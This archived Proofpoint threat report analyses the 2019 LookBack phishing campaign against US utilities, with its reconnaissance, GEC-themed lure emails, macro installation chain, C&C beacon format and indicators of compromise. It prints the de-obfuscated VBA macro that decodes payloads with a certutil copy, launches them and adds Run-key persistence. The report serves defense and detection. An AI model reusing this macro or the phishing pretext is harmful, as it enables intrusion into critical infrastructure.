LookBack Forges Ahead: Continued Targeting of the United States' Utilities Sector Reveals Additional Adversary TTPs | Proofpoint US

By September 23, 2019 Michael Raggi and the Proofpoint Threat Insight Team

Published: 2019-09-22 · Archived: 2026-04-02 10:56:27 UTC

Overview

Early in August, Proofpoint described what appeared to be state-sponsored activity targeting the US utilities sector with malware that we dubbed "Lookback" [1]. Between August 21 and August 29, 2019, several spear phishing emails were identified targeting additional US companies in the utilities sector. The phishing emails originated from what appears to be an actor-controlled domain: globalenergycertification[.]net. This domain, like those used in previous campaigns, impersonated a licensing body related to the utilities sector. In this case, it masqueraded as the legitimate domain for Global Energy Certification ("GEC"). The emails include a GEC examination-themed body and a malicious Microsoft Word attachment that uses macros to install and run LookBack.

Phishing tactics, techniques, and procedures (TTPs) observed in these campaigns are consistent with previously reported activity. Persistent targeting of entities in the utilities sector demonstrates the continuing risk to US organizations from the actors responsible for LookBack. Proofpoint has identified at least 17 entities in the US utilities sector targeted by these actors from April 5 through August 29, 2019.

Reconnaissance

Proofpoint analysts have determined that, prior to the initiation of the phishing campaigns described here, threat actors conducted reconnaissance scanning against future targets utilizing a staging IP. This is a newly identified TTP not disclosed in our initial publication regarding LookBack. Scanning activity targets SMB over IP via port 445 up to two weeks prior to the arrival of phishing emails. Observed scanning IPs in some instances have also hosted phishing domains prior to their use in phishing campaigns.

Delivery

Emails delivered between August 21 and August 29, 2019, purported to be an invitation to take the Global Energy Certification ("GEC") exam administered by the Energy Research and Intelligence Institution. The email utilized the GEC logo and originated from an email address at the domain globalenergycertification[.]net which spoofs the legitimate domain globalenergycertification[.]org. The emails included the subject line "Take the exam now" and a malicious Microsoft Word document attachment named "take the exam now.doc". This file, like that used in the initial LookBack campaigns, contained VBA macros which led to the installation of LookBack. Unlike earlier campaigns, actors attached a legitimate and benign PDF file for exam preparation which was also hosted on the

legitimate GEC site. It is likely that this represents social engineering efforts by the actors to legitimize the email to recipients.



Figure 1: GEC-themed phishing email

The emails originated from the IP address 79.141.169[.]3, which appears to be actor-controlled. An examination of passive DNS and domain registration history for globalenergycertification[.]net indicated that it was previously hosted by the IP 103.253.41[.]75. This staging IP previously hosted the domain NCEESS[.]com observed in historic LookBack phishing campaigns.

IP	Domain	Dates Registered	Impersonated Entity
79.141.169[.]3	globalenergycertification[.]net	August 1 – September 19, 2019	Global Energy Certification (“GEC”)
103.253.41[.]75	globalenergycertification[.]net	June 12 – July 30, 2019	Global Energy Certification (“GEC”)

79.141.168[.]137	nceess[.]com	June 24 – September 19, 2019	National Council of Examiners for Engineering and Surveying
103.253.41[.]75	nceess[.]com	May 29 – June 19, 2019	National Council of Examiners for Engineering and Surveying

Exploitation

The attachments titled “take the exam now.doc” contained VBA macros to install LookBack. The macros were mostly the same as those first observed in July and were similarly obfuscated with concatenation commands that made the macros difficult to detect with static signatures. When a user opens the malicious attachment and enables macros, the VBA macro within the Microsoft Word attachment installs several privacy-enhanced mail (PEM) files on the host. When decoded, we found these to be both malware modules and macro variables. Tempgup.txt, tempgup2.txt, and tempsodom.txt are LookBack modules. Additionally, the file Temptcm.tmp, which is a version of certutil.exe, is dropped concurrently and will be used to decode the initial files. The macro then decodes the PEM files using Temptcm.tmp. The macro next creates a copy of the decoded PEM files restoring their proper file extensions with the Windows essentuti.exe:

- Tempgup.txt becomes GUP.exe, the GUP Proxy tool.
- Tempgup2.txt becomes libcurl.dll, a malicious loader.
- Tempsodom.txt becomes sodom.txt, which contains command and control configuration data utilized by the SodomNormal module.

These TTPs are consistent with the initial LookBack phishing campaigns observed in July.

We observed an update in the macros used in the August campaigns which differed from earlier versions. The July version of the macro creates macro variables by saving PEM .txt files to the host after they are compiled from text blobs contained within the Microsoft Word attachment macro. These files (pense1.txt, pense2.txt, and pense3.txt) contain macro variables that are referred to when the Word document is opened and macros are enabled:

- Pense1.txt contains variables specific to the creation of the GUP proxy tool
- Pense2.txt pertains to the libcurl.dll downloader
- Pense3.txt appears to be run alongside pense2.txt.

In the newly observed macros identified in August 2019 campaigns, the three pense[*].txt macro variables are replaced with 9 variable files in total. Pense1.txt and pense2.txt appear to remain constant. However, pense3.txt is replaced with seven additional PEM files that are each run alongside Pense2.txt individually. The ultimate result of this macro execution appears to be the installation of LookBack malware modules described above and first observed in July campaigns. However, the method by which this is achieved has been altered in more recent macros. Analysts have not determined the reason for altering this macro but speculate that by increasing the

number of variable files and maintaining the core functionality of the macro, actors are attempting to further obfuscate this installation method to avoid detection.

It is notable that additional macro variables were utilized in the installation of the libcurl.dll loader while both the GUP proxy tool and sodom configuration file remained the same. The libcurl.dll module contains the subsequent LookBack modules SodomNormal and SodomMain, which are responsible for configuring the local host proxy and performing remote access Trojan functions. This update may represent an attempt by actors to obscure the installation of second stage payloads. A more thorough description of LookBack module functionality was included in the initial Proofpoint blog on the malware.

The images below offer a comparison of the different macro versions after the majority of concatenation characters have been removed for legibility.

July 2019 Macro

```
Sub nRun()
Set o = CreateObject("WScript.Shell")
Set fso1 = CreateObject("Scripting.FileSystemObject")
n = "pense1.txt"
n2 = "pense2.txt"
n3 = "sodom.txt"
n4 = "pense3.txt"
Z = fso1.GetSpecialFolder(2) & "\" & n
z2 = fso1.GetSpecialFolder(2) & "\" & n2
z3 = fso1.GetSpecialFolder(2) & "\" & n3
z4 = fso1.GetSpecialFolder(2) & "\" & n4
o.Run "cmd /c type " & z4 & ">>" & z2, 0, True
o.Run "cmd /c copy %windir%\\system32\\certutil.exe %tmp%tcm.tmp", 0, True
o.Run "cmd /c %tmp%tcm.tmp -decode " & Z & " %tmp%GUP.txt", 0, True
o.Run "cmd /c %tmp%tcm.tmp -decode " & z2 & " %tmp%GUP2.txt", 0, True
o.Run "cmd /c %tmp%tcm.tmp -decode " & z3 & " %tmp%sodom.txt", 0, True
o.Run "esentutl.exe /y %tmp%GUP.txt /d C:\Users\Public\\GUP.exe /o", 0, True
o.Run "esentutl.exe /y %tmp%GUP2.txt /d C:\Users\Public\\libcurl.dll /o", 0, True
o.Run "esentutl.exe /y %tmp%sodom.txt /d C:\Users\Public\\sodom.txt /o", 0, True
o.Run "C:\Users\Public\\GUP.exe", 0, False
o.Run "rundll32.exe C:\Users\Public\\libcurl.dll #52", 0, False
o.Run "cmd /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurlUpdate /f /d "rundll32.exe C:\Users\Public\libcurl.dll #52"", 0, True
o.Run "cmd /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurlInit /f /d "C:\Users\Public\GUP.exe"", 0, True
End Sub
```

Gup Proxy Tool
Libcurl.dll Downloader
Sodom.txt Config File
Pense[*].txt Macro Variable

Figure 2: July 2019 LookBack Phishing Macro (without concatenation)

August 2019 Macro



Figure 3: August 2019 LookBack Phishing Macro (without concatenation)

Command and Control Server

Analysts have determined that the LookBack samples from recent campaigns utilize the same command and control (C&C) server, 103.253.41[.]45, observed in July campaigns. The LookBack beacon is identifiable via the URL format below:

- C&C host: 103.253.41[.]45
- C&C URL format: http://%s/status[.]gif?r=%d

Conclusion

Newly discovered LookBack campaigns observed within the US utilities sector provides insight into an ongoing APT campaign with custom malware and a very specific targeting profile. The threat actors demonstrate persistence when intrusion attempts have been foiled and appear to have been undeterred by publications describing their toolset. In addition to the technical commonalities observed, distinct commonalities among the organizations targeted have begun to emerge. The evolution of TTPs including updated macros demonstrates a further departure from tactics previously employed by known APT groups. However, at the current moment, the creators of LookBack malware are yet to depart from their persistent focus on critical infrastructure providers in the United States.

References

[1]https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
b5436fcb8243a14f683b5074084bb3d9ff56cad35d2db2fda53a57fa6c42a22b	SHA256	Microsoft Word Attachment - take the exam now.doc
0a79e053e1ca809aa4b0393a12ccd547462bd076dbfcd8f6228d08ce0f486afa	SHA256	Benign PDF - GEC-Handbook-Study-Guide-web.pdf
589229e2bd93100049909edf9825dce24ff963a0c465d969027db34e2eb878b4	SHA256	Certutil Tool - Temptcm.tmp
449e1ead309934ac2276a5256cd105dd71d5dd14e49c65bdafc203a0d0eac894	SHA256	Sodom Module Congif - sodom.txt
7e5d2994ac1668178db0ee995cf3b6e4b60d437a09fc10f7afe19b0231615ae2	SHA256	Sodom Modules C2 Config - tempsodom.txt
0f951b7a68e9c0984a0bee3c44e2d64aeac6320bbc2ba2a0f1420893550cf441	SHA256	Gup Proxy – GUP.exe

c87fa8aed595df1dea39a07abdd640842b1c24343841bd72e43668bcfba7eaf1	SHA256	Libcurl.dll loader – Libcurl.dll
248ff1a9fc2e2c465354f64172224a7c7c0c503cc03ce4524de1a2379692b017	SHA256	Macro Variable - pense1.txt
68ce133d4b18ddbf04da3462891dc04e945e499e8720183448ddf87e408b98a3	SHA256	Macro Variable – pense2.txt
4909d7092a45bc28fa54bb2ef82d426e30a6815fa33a7c00b38b4c3c42960d91	SHA256	Macro Variable – pense31.txt
05f434598b47a63f9f75ae54118fdf5747c02086ff91c1fdc9ac176cd54f102f	SHA256	Macro Variable – pense32.txt
a1bc6922c73726b0ff4e807ea8869ce0dae1b34bd32752f6708750c3f1fc7382	SHA256	Macro Variable – pense33.txt
06c8eb45345684a8d3ce35be695074d371fa9f79e549e39881298f547c9ffd18	SHA256	Macro Variable – pense34.txt
6e73fd19e883d295c602f1ea349e14a03f8ff47f3dd588683c1f996853a56d98	SHA256	Macro Variable – pense35.txt
bcefb608cc66c93ea42bc5c50903432e6a37466229a534dfeefedfc7c07df1f9	SHA256	Macro Variable – pense36.txt
ff98aea1046dd9f8eda0aa1496660742a4295545d061f811ffa2b45c29fdf4c5	SHA256	Macro Variable – pense37.txt
103.253.41[.]45	IP	C&C IP

79.141.169[.]3	IP	Sender IP
103.253.41[.]75	IP	Staging IP
nceess[.]com	Domain	Phishing Domain
globalenergycertification[.]net	Domain	Phishing Domain

ET and ETPRO Suricata/Snort Signatures

2837783 ETPRO TROJAN Win32/LookBack C&C Activity
